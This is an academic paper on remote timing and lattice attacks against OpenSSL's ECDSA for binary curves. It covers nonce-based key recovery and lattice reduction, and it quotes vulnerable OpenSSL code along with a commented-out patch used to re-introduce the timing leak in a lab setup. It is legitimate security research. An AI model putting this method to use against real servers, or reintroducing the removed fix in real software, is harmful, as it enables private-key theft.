Timing and Lattice Attacks on a Remote ECDSA OpenSSL Server: How Practical Are They Really?

David Wong

University of Bordeaux and NCC Group, September 2015

Abstract

In 2011, B.B.Brumley and N.Tuveri found a Remote Timing Attack on OpenSSL's ECDSA implementation for binary curves. We will study if the title of their paper was indeed relevant (Remote Timing Attacks are Still Practical). We improved on their Lattice Attack using the Embedding Strategy that reduces the Closest Vector Problem to the Shortest Vector Problem so as not to use Babai. We will detail (along with publishing the source code of the tools we used) our attempts to reproduce their experiments from a remote machine located on the same network with the server, and see that such attacks are not trivial and far from being practical. Finally we will see other attacks and counter measures.

Keywords: DSA, ECDSA, Lattices, Timing Attacks, Remote Side-Channel Attacks, Howgrave-Graham and Smart, B.B.Brumley and N.Tuveri, Hidden Number Problem, Embedding Strategy, Short Nonces.

1 Introduction

Randomness is an intrinsic part of any cryptosystem. It is the source we draw from to generate the secret keys of our Block Ciphers, it is the birthplace of the long keystreams engendered by our Stream Ciphers, the insurance of our Message Authentication Codes and ground zero for our Signatures. Being able to predict the origin of randomness of a cryptosystem will usually break the entirety of it. Using a bad Random Number Generator (**RNG**) is often the cause of many troubles, this is why nowadays we use the better **CSPRNGs** (Cryptographically Secure Pseudo Random Number Generators) that enable us to generate random numbers that are not predictable nor reveal any information about the previous random numbers generated (Forward Secrecy). One way of breaking these might be to use a backdoor, like Dual EC[6] does, or to leak them through other channels.
In this paper we will show how these "Side-Channels" can sometimes provide enough information to break a cryptosystem. In particular, how the

knowledge of a few bits of dozens of nonces revealed by a Timing Attack can break DSA and ECDSA in applications like OpenSSL. In section 2 we will introduce Cryptographic Signatures with brief explanations on DSA and its Elliptic Curve variant ECDSA. In section 3 we will talk a bit about lattices and the interesting problems they carry, along with the tools past research has invented to solve them (or rather approximate them). In section 4 we will see how Howgrave-Graham and Smart attacked DSA with lattice-based algorithms. We will explain in details a special case of their attack: when the nonces are short, and will talk about improvements by using the Embedding Strategy. In section 5 we will start talking about a Timing Attack found by B.B.Brumley and N.Tuveri that recovers an OpenSSL server's private key by obtaining some information about the length of the nonces of its ECDSA signatures. We will follow by showing how to mount the attack and see how practical it really is according to our own experiments. In section 6 we will talk about related attacks and known counter-measures. Finally we'll end the paper with a short conclusion in section 7. In appendix A you will find the C code of the timing part of the attack, in appendix B you will find the Sage code of the lattice part of the attack. Both can be found up to date on the public repository associated to this paper.

2 Cryptographic Signatures

One of the greatest tool cryptography has provided us in the modern era is the ability to digitally sign things. Like a real signature is "supposed" to attest you wrote that check, a digital signature over a digital object can attest it came from you. Actually a digital signature does much more: it **authenticate** the object (it came from you), it provides **integrity** (it hasn't been modified) and also **non-repudiation** (you can't lie afterward about not having signed anything!).

2.1 DSA

The Digital Signature Algorithm, commonly referred as DSA or even DSS (the same way Rijandel is referred to as AES), is one of the most used signature algorithm in the world. It is a variant of Schnorr's Signature[16] published by the NSA to circumvent the first one's patents. Based on Non-Interactive Zero-Knowledge Protocols and Public-Key Cryptography, it is pretty simple to state. You own two keys: a public key and a private key. You sign with your private key and people can verify your signature thanks to your public key which is... public.

$$x \text{ the private key}$$
$$(p, q, g, y) \text{ the public key with } y = g^x \pmod{p}$$

We won't go into the details of how to generate a pair of private and public key. A signature over a message consists of two integers r and s that you can compute with a hash of the message, your private key, the public key and an **ephemeral private key** k.

$$r = (g^k \pmod p) \pmod q$$
$$s = k^{-1}(H(m) + xr) \pmod q$$

Every time you want to sign something you must generate a new ephemeral private key k in addition to your long term private key x. This is why we also call it a nonce as it is a **n**umber that has to be used only **once**.
The verification part is pretty straight forward, take the elements from the signature and from the public key and calculate:

$$(g^{H(m)(s^{-1} \pmod q)} \cdot g^{r(s^{-1} \pmod q) \pmod q} \pmod p) \pmod q$$

Check if it's equal to r. If so, the signature is valid.

2.2 ECDSA

ECDSA, a more modern variant of DSA based on **Elliptic Curves**, was invented in 1992 by Scott Vanstone in response to NIST's Request For Comment on their DSA[13]. It carries better security assumptions and is more efficient than DSA due to smaller key sizes. It has been slowly replacing it over the years.
DSA is based on the **Discrete Logarithm Problem** (DLP) in prime-order subgroups of $\mathbb{Z}_p^*$. The fact that given $y = g^x \pmod p$ with g an element of the multiplicative group $\mathbb{Z}_p^*$ (p prime), it is *hard* to compute the integer x. This problem can be found in other kinds of groups like the one we define with Elliptic Curves, it is then called the **Elliptic Curve Discrete Logarithm Problem** or ECDLP in some of the fields.

Elliptic Curves are just some kind of curves usually defined as the points satisfying the **Weiestraß' equation** over a field K along with a point $\mathcal{O}$ serving as the identity and called the *point at infinity*:

$$y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6$$

That set of points forms an abelian group along with two operations (addition and multiplication) which are defined following a *chord-and-tangent rule*. The multiplication of a scalar k with a point P from the curve is usually written as $Q = [k]P$. The ECDLP is stated as follow: it is computationally hard to compute k if you only know Q and P in the above equation (and if they are big enough).

The main advantage of ECDLP over DLP is that the most efficients attack on DLP (*Index Calculus* attacks like the **General Number Field Sieve**) do not work for ECDLP. Keys in Elliptic Curve based algorithms are also much smaller than their conventional discrete logarithm-based counterparts, which allows for faster calculations and smaller certificates for equivalent levels of security.
ECDSA carries the same principles as DSA. The public key comprises all the public parameters of the curve of our choice and a public key $Q = [x]P$ which is a random multiple x of the base point P where x is also the private key.

$$\begin{aligned} r &= ([k]P)_x \pmod q \\ s &= k^{-1}(H(m) + xr) \pmod q \end{aligned}$$

Pay attention to the scalar multiplication in the first part r of the signature. This is the part that we will later talk about.

2.3 Security of DSA/ECDSA

The security of DSA and ECDSA are often grossly reduced to the Discrete Logarithm Problem. Whereas it should be tied to every information contained in its equations.
Taking a look at the public part (r, s) of an ECDSA signature:

$$\begin{aligned} r &= [k]P \\ s &= k^{-1}(H(m) + xr) \pmod q \end{aligned}$$

You can see in the second equation that knowing the nonce k allows you to easily recover the private key x (total break):

$$x = [sk - H(m)] \cdot r^{-1} \pmod q$$

An example of a misunderstanding of this concept is the PS3 nonce **re-use** in 2010[1] where a team of researcher reversed the nonce generation part of the PS3 signing algorithm to realize that it wasn't totally random.




Figure 1: The relevant slide from the Chaos Communication Congress talk revealing the vulnerability

You can see that re-using the same nonce only twice already leads to a break of the key:


$$\begin{aligned} &\begin{cases} s_1 = k^{-1}(H(m_1) + xr) \pmod q \\ s_2 = k^{-1}(H(m_2) + xr) \pmod q \end{cases} \\ \implies & s_1 - s_2 = k^{-1}(H(m_1) - H(m_2)) \pmod q \\ \implies & k = (H(m_1) - H(m_2))(s_1 - s_2)^{-1} \pmod q \end{aligned}$$

Nonces being uniformly generated from huge sets make the probability of generating the same nonce twice **mathematically negligible**. But we will see that we need less information than that. Some subtle information on the nonces, like their **binary size**, can rapidly lead to the same total break.


3 Lattices

The attacks we will describe later both make use of the **Lenstra–Lenstra–Lovász lattice basis reduction algorithm**. Hence it is necessary for us to understand what is a lattice and why is this **LLL** algorithm so useful.
Think about Lattices like **Vector Spaces**. Imagine a simple vector space of two vectors. You can add them together, multiply them by scalars (let's

say numbers of $\mathbb{R}$) and it spans a vector space.



Now imagine that our vector space's **scalars are the integers**, taken in $\mathbb{Z}$. The space spanned by the vectors is now made out of points. It's **discrete**. Meaning that for any point of this lattice there exists a ball centered around that point of radius different from zero that contains only that point. Nothing else.



Lattice are interesting in cryptography because we seldom deal with real numbers and they bring us a lot of tools to deal with integers.
Just as vector spaces, lattices can also be described by different basis represented as **matrices**.
Lattices come with their sets of hard problems, and in our interest their respective approximation-to-a-solution tools.

3.1 Shortest Vector Problem

One of the most famous lattice problem thought to be hard is the **SVP** or Shortest Vector Problem. It states that given a lattice basis, you have to

find the shortest non-zero vector in the lattice.




Figure 2: To solve the SVP problem find the shortest lattice vector in that lattice

This problem might seem obvious in the example, but lattice basis are rarely optimal and in more dimensions and/or with a bigger basis it quickly becomes problematic to solve the SVP.

3.2 Closest Vector Problem

Another interesting problem in lattices is the **CVP** or Closest Vector Problem, where given a lattice basis and a non-lattice vector you have to find the closest lattice vector to it.




Figure 3: To solve the CVP problem you need to find the closest lattice vector to that non-lattice purple vector

Interestingly, The CVP is a generalization of the SVP. The reduction is pretty easy, although not obvious since asking for the closest lattice vector

to 0 would be 0. This will be left as an exercise for the reader.

3.3 LLL


The **Lenstra–Lenstra–Lovász** *lattice basis reduction algorithm* is a step by step calculus that reduces a lattice basis in polynomial time. The lattice is left unchanged but the row vectors of its new basis are "**smaller**" and nearly orthogonal to one another. Here's the real definitions:

Definition 1. *Let L be a lattice with a basis B. The δ-LLL algorithm applied on L's basis B produces a new basis of L: $B' = \{b_1, \ldots, b_n\}$ satisfying:*

$$\forall\, 1 \leq j < i \leq n \text{ we have } |\mu_{i,j}| \leq \frac{1}{2} \tag{1}$$

$$\forall\, 1 \leq i < n \text{ we have } \delta \cdot \|\tilde{b_i}\|^2 \leq \|\mu_{i+1,i} \cdot \tilde{b}_i + \tilde{b}_{i+1}\|^2 \tag{2}$$

$$\text{with } \mu_{i,j} = \frac{b_i \cdot \tilde{b}_j}{\tilde{b}_j \cdot \tilde{b}_j} \text{ and } \tilde{b}_1 = b_1 \text{ (Gram-Schmidt)}$$



We will not dig into the internals of LLL here, see Chris Peikert's course[8] for detailed explanations of the algorithm.

3.4 Babai

Babai introduced two algorithms to get an approximation of the Closest Vector Problem.
Let L be a lattice in $\mathbb{R}^d$, given by a basis $B = b_1, \ldots, b_d$ and let $x \in \mathbb{R}^d$. Let u be the nearest neighbor of x in L. Babai's procedures bring a way to find an approximation w of this vector u.
Rounding Off procedure: Let $x = \sum_{i=1}^{d} \beta_i b_i$ and let α_i be the integer nearest to β_i. Set $w = \sum_{i=1}^{d} \alpha_i b_i$.

Nearest Plane procedure: Let $U = \sum_{i=1}^{d-1} Rb_i$ be the linear subspace generated by $b_1, \ldots, b_{d-1}$ and let $L' = \sum_{i=1}^{d-1} Zb_i$ be the corresponding sublattice of L.
Find $v \in L$ such that the distance between x and the affine subspace $U + v$ be minimal. Let x' denote the orthogonal projection of x on $U + v$. Recursively, find $y \in L'$ near $x' - v$. Let $w = y + v$.
In order to find v and x', we proceed as follows:

- Write x as a linear combination of the orthogonal basis: $x = \sum_{i=1}^{d} \gamma_i b_i^*$.
- Let δ be the integer nearest to γ_d.
- Then $x' = \sum_{i=1}^{d-1} \gamma b_i^* + \delta b_d^*$ and $v = \delta b_d$.

The **Rounding Off procedure** is simple enough to be explained here:




Figure 4: The non-lattice vector can be written with the basis vectors of the lattice, then the procedure rounds off these coefficients to find the closest lattice vector

4 Lattice Attacks on DSA

Lattices and the tools they come with have been used everywhere in crypto: building security proofs, building cryptosystems (and sometimes post quantum cryptosystems), breaking cryptosystems.
In 1982, the first efficient lattice basis reduction algorithm LLL was invented by the Lenstra brothers and Lovász[11]. More than 10 years later, in 1995, Coppersmith was publishing his theorem along with a construction using LLL that could be used to attack RSA[10].
A year later, In 1996, D. Boneh and R. Venkatesan[4] formulated the Hidden Number Problem and used that same algorithm to constructe a proof on Diffie Hellman and other related algorithms, which is thought by many cryptographer as one of the most positive application of lattices.
The same kind of idea was independently found by **Howgrave-Graham** and **Smart** 3 years later[5], but this time used to attack DSA. Although they made use of Babai's algorithm whereas a more efficient technique called the Embedding Strategy was used in the paper by Boneh and Venkatesan.

Following is an explanation of a special case of Howgrave-Graham and Smart's attack on DSA, that we will later use to attack ECDSA. We will then explain how to improve on it by using the Embedding Technique.

4.1 Reducing a relaxed DSA problem to a Closest Vector Problem

So now imagine that **we have a number** n **of signatures** (r, s) from DSA that **all have particularly "small" nonces** k_i.
Recall these are the equations we now have, for $i \in \mathbb{Z}_n$:

$$\begin{aligned} r_i &= (g_i^k \pmod p) \pmod q \\ s_i &= k_i^{-1}(H(m_i) + x \cdot r_i) \pmod q \end{aligned}$$

Where g, p, q are public and $H(m_i)$ can be computed as well. Here the k_i are the secret nonces and x the private key.
We notice that we know another way of writing **the second equation** since we know $H(m_i)$:

$$H(m_i) = s_i k_i - x \cdot r_i \pmod q$$

As this is an attack on the nonces we want to **get rid of the private key**. To do that we'll notice that we can use one of the equation and remove it from the others, let's say we can use the first equation:

$$\begin{aligned} H(m_0) &= s_0 \cdot k_0 - x \cdot r_0 \pmod q \\ \forall i,\ H(m_0) \cdot r_0^{-1} \cdot r_i &= s_0 \cdot k_0 \cdot r_0^{-1} \cdot r_i - x \cdot r_i \pmod q \end{aligned}$$

Since we know all the r_i we can compute the second equation, and we can then use it to remove the private key x from all the other equations:

$$\begin{aligned} \forall i \neq 0,\ H(m_i) - H(m_0) \cdot r_0^{-1} \cdot r_i &= s_i \cdot k_i - s_0 \cdot k_0 \cdot r_0^{-1} \cdot r_i \pmod q \\ (H(m_i) - H(m_0) \cdot r_0^{-1} \cdot r_i) \cdot s_i^{-1} &= k_i - k_0 \cdot s_0 \cdot r_0^{-1} \cdot r_i \cdot s_i^{-1} \pmod q \end{aligned}$$

We know have $n-1$ equations with **only two unknowns**: the nonces k_i and the nonce of the first equation k_0, which should all be around the same size which is relatively **small**.

$$k_i + A_i k_0 + B_i = 0 \pmod q$$

We have now successfully **avoided to attack the discrete logarithm** part of the system and reduced it to finding small solutions to a set of modular equations. This is where lattices are useful. We know have to

shape our equations to reduce our problem to a CVP or SVP and use any of the algorithm previously talked about.
We now have a system with $k_i < q \ \forall i \in \mathbb{Z}_n$

$$\begin{cases} k_0 \\ k_1 = -A_1 k_0 + z_1 q - B_1 \\ \dots \\ k_{n-1} = -A_{n-1} k_0 + z_{n-1} q - B_{n-1} \end{cases}$$

And if the k_i are small we know that the distance between the $-A_i k_0 + z_i q$ and Bi are small. How can we transform that in a lattice problem? More accurately in a Closest Vector Problem? First let's **transform the above system into a matrix system**:

$$\begin{pmatrix} k_0 \\ k_1 \\ \vdots \\ k_{n-1} \end{pmatrix} = \begin{pmatrix} -1 & & & \\ A_1 & q & & \\ \vdots & & \ddots & \\ A_{n-1} & & & q \end{pmatrix} \begin{pmatrix} -k_0 \\ z_1 \\ \vdots \\ z_{n-1} \end{pmatrix} - \begin{pmatrix} 0 \\ B_1 \\ \vdots \\ B_{n-1} \end{pmatrix}$$

It is now clear that we can use the $n \times n$ matrix as a lattice in which we are looking for a vector (which is the integer linear combinations done with the coefficient vector $(-k_0, z_1, \dots, z_{n-1})$) that should be very close to the vector $(0, B_1, \dots, B_{n-1})$ since their distance is the small vector $(k_0, \dots, k_{n-1})$.
In other words, we need to find a vector from the lattice spanned by the columns of the above $n \times n$ matrix that is closed to our non-lattice vector $(0, B_1, \dots, B_{n-1})$. This will allow us to compute the coefficient vector $(-k_0, z_1, \dots, z_{n-1})$ which then would allow us to compute the nonces vector $(k_0, \dots, k_{n-1})$. **This is an instance of the Closest Vector Problem**, we can then use one of Babai's procedure to try to solve it. Since these algorithms only promise approximations, these ways of finding the nonces are heuristics and not proven. Different lattices will give different outcomes, but as it is known, LLL often yields better results than expected.

4.2 The Embedding Strategy

While Howgrave-Graham and Smart talk about using the Babai procedure to solve the CVP, our tests show that it is not efficient enough. The well known Embedding Strategy allows to heuristically reduce the CVP problem to the SVP problem and thus directly make use of a lattice basis reduction algorithm to solve the problem (like LLL).
This is how it works: we add our non-lattice vector u in the basis, so that it is now part of the lattice. Remember, we are looking for a very close lattice vector v to our non-lattice vector u, since both these vectors are in the lattice we hope that our reduction algorithm will find $u - v$ or $v - u$

which is in our lattice and should be really small, the heuristic also says to increase the lattice's dimension and to only give a coefficient of the new dimension to our new basis vector u. This way we can test if our solution has used our vector u by checking if the smallest vector of our reduced basis has that (negative) value as extra dimension.
Our previous problem is now reduced to find a small basis vector in the lattice spanned by the columns of the matrix:

$$\begin{pmatrix} -1 & & & & B_0 \\ A_1 & q & & & B_1 \\ \vdots & & \ddots & & \vdots \\ A_{n-1} & & & q & B_{n-1} \\ 0 & 0 & \dots & 0 & 1 \end{pmatrix}$$

Here the new dimension's coefficient, that we'll call the trick, is 1. To balance its value with the other values of the wanted solution, we'll use $q/2l + 1$ instead of 1 where l is the number of Most Significant Bits known to be zero in the nonces.

5 A Timing Attack in OpenSSL

5.1 Side-Channel Attacks

We've seen that using a non-cryptographically secure PRNG (Pseudo Random Number Generator) or making mistakes implementing the generation of the nonce break DSA and ECDSA. But more subtle than that, We now know that the slightest information on the nonces of a few signatures will allow us to break the same secure system.
Side-Channel attacks are a particular range of attacks that use information acquired through non-obvious channels of use. For example by measuring the electromagnetic radiations, the power consumed, the vibrations, the acoustic or even the time taken by an algorithm to perform an operation. These measurements often provides critical information about the private elements of cryptosystems.
In this paper we will focus on Timing Attacks, which are one of the only viable Side Channels Attacks to perform on a remote target. It was first introduced by Kocher in 1996[2], who showed how to break Diffie-Hellamn, RSA and DSA with the time the algorithms took to perform the operations involving the secret elements of their system.

5.2 The timing Attack

B.B.Brumley and **N.Tuveri** found out[3] that a part of OpenSSL's ECDSA code contained a Timing Attack:

In ECDSA, to counter Timing Attacks one of the state-of-the-art technique is to use a **Constant-Time** algorithm. For binary curves, in OpenSSL, the **Montgomery Ladder** algorithm is used during the point multiplication of $r = [k]P$. Unfortunately, an optimization was present right before the algorithm:

```
/* find top most bit and go one past it */
i = bn_get_top(scalar) - 1;
mask = BN_TBIT;
word = bn_get_words(scalar)[i];
while (!(word & mask))
    mask >>= 1;
mask >>= 1;
/* if top most bit was at word break, go to next word */
if (!mask) {
    i--;
    mask = BN_TBIT;
}

for (; i >= 0; i--) {
    word = bn_get_words(scalar)[i];
    while (mask) {
        BN_consttime_swap(word & mask, x1, x2, bn_get_top(group->field));
        BN_consttime_swap(word & mask, z1, z2, bn_get_top(group->field));
        if (!gf2m_Madd(group, point->X, x2, z2, x1, z1, ctx))
            goto err;
        if (!gf2m_Mdouble(group, x1, z1, ctx))
            goto err;
        BN_consttime_swap(word & mask, x1, x2, bn_get_top(group->field));
        BN_consttime_swap(word & mask, z1, z2, bn_get_top(group->field));
        mask >>= 1;
    }
    mask = BN_TBIT;
}
```

Figure 5: The optimization that leads to a timing vulnerability in old version of OpenSSL

This made the computation of the signature appear faster when the binary size of the nonce k was shorter, and slower when it was longer. The time OpenSSL took to compute an ECDSA signature was leaking the length of the nonces!

5.3 A TLS Handshake with an Ephemeral Cipher-Suite




Figure 6: The handshake illustrated in RFC 5246 along with the extra-messages due to the ephemeral cipher-suite chosen

To attack the Server's ECDSA private key, we need it to sign a multitude of messages with that key. The easiest way to do this is to ask for an ephemeral connection. In Figure 5, you can see that when asking for an ephemeral cipher-suite in the ClientHello (DHE/ECDHE) you then get one extra message in the server's response: the **ServerKeyExchange** packet.

Figure 7: The serverKeyExchange packet parsed by WireShark

As you can see the server answers with a DSA/ECDSA signature, which is computed over a truncated hash of the ClientHello.random concatenated with ServerHello.random concatenated with the serverKeyExchange.params which are all available in clear during the handshake. And by the way, the fact that only the parameters and not the algorithm used in the Key Exchange are signed, is the cause of a long and old series of attack that had its more recent episode with the **Logjam attack**[9].

```
signed_params:   A hash of the params, with the signature appropriate
   to that hash applied.  The private key corresponding to the
   certified public key in the server's Certificate message is used
   for signing.

       enum { ecdsa } SignatureAlgorithm;

       select (SignatureAlgorithm) {
           case ecdsa:
               digitally-signed struct {
                   opaque sha_hash[sha_size];
               };
       } Signature;


     ServerKeyExchange.signed_params.sha_hash
         SHA(ClientHello.random + ServerHello.random +
                                           ServerKeyExchange.params);
```

Figure 8: The excerpt of RFC 4492 talking about the signature part of an ephemeral handshake

The attack will consist of sending several ServerHello and collecting the signatures while timing the response time until enough small nonces are captured.

5.4 Measuring a Timing Attacks

Since we are doing a remote attack, we cannot time the exact computation of the signature, what we time instead is the **round trip** time, defined by Crosby et al[7] as such:

$$\text{response\_time} = \text{processing\_time} + \text{propagation\_time} + \text{jitter}$$

Here the *processing_time* is the difference between the target emitting its response and the target reading our helloClient. The nonce multiplication operation we want to time is in there and should be the only relevant computation in the overall timing of that part (i.e. all other server procedures' time are negligible compared to that multiplication operation). The *propagation_time* is the average time spent by the data in transit (i.e. between the attacker and the target). Finally, the *jitter* is the uncontrollable noise/latency that can happen for many diverse reasons. The jitter is often the core problem of a remote Timing Attack.

To measure the timing of something, with extreme precision, we will rely on the **rdtscp** assembly instruction that returns the number of cycles the CPU has performed since boot. Contrary to rdtsc this operation doesn't need cpuid to be precise since rdtscp flushes the pipeline intrinsically. You only "need" to use cpuid and rdtsc if your processor does not support the more recent rdtscp, both requires a Pentium CPU.

5.5 The setup

We modified openssl-1.0.1j to re-introduce the vulnerability by reverting the patch from B.B.Brumley and N.Tuveri in OpenSSL 1.0.1j

```
/* We do not want timing information to leak the length of k,
 * so we compute G*k using an equivalent scalar of fixed
 * bit-length. */

/* if (!BN_add(k, k, order)) goto err; */
/* if (BN_num_bits(k) <= BN_num_bits(order)) */
/*      if (!BN_add(k, k, order)) goto err; */
```

Figure 9: the patch commented in crypto/ecdsa/ecs_ossl.c

Instead of creating a client packet that only allows for our ephemeral ECDSA handshake, we can use a server that only accepts that kind of ciphersuite:

```
λ ~/ openssl_unpatched/apps/openssl s_server -cert server.pem -key server.key
-cipher "ECDHE-ECDSA-AES128-SHA256" -serverpref -quiet
```

Figure 10: Running a simple Openssl server with the correct arguments

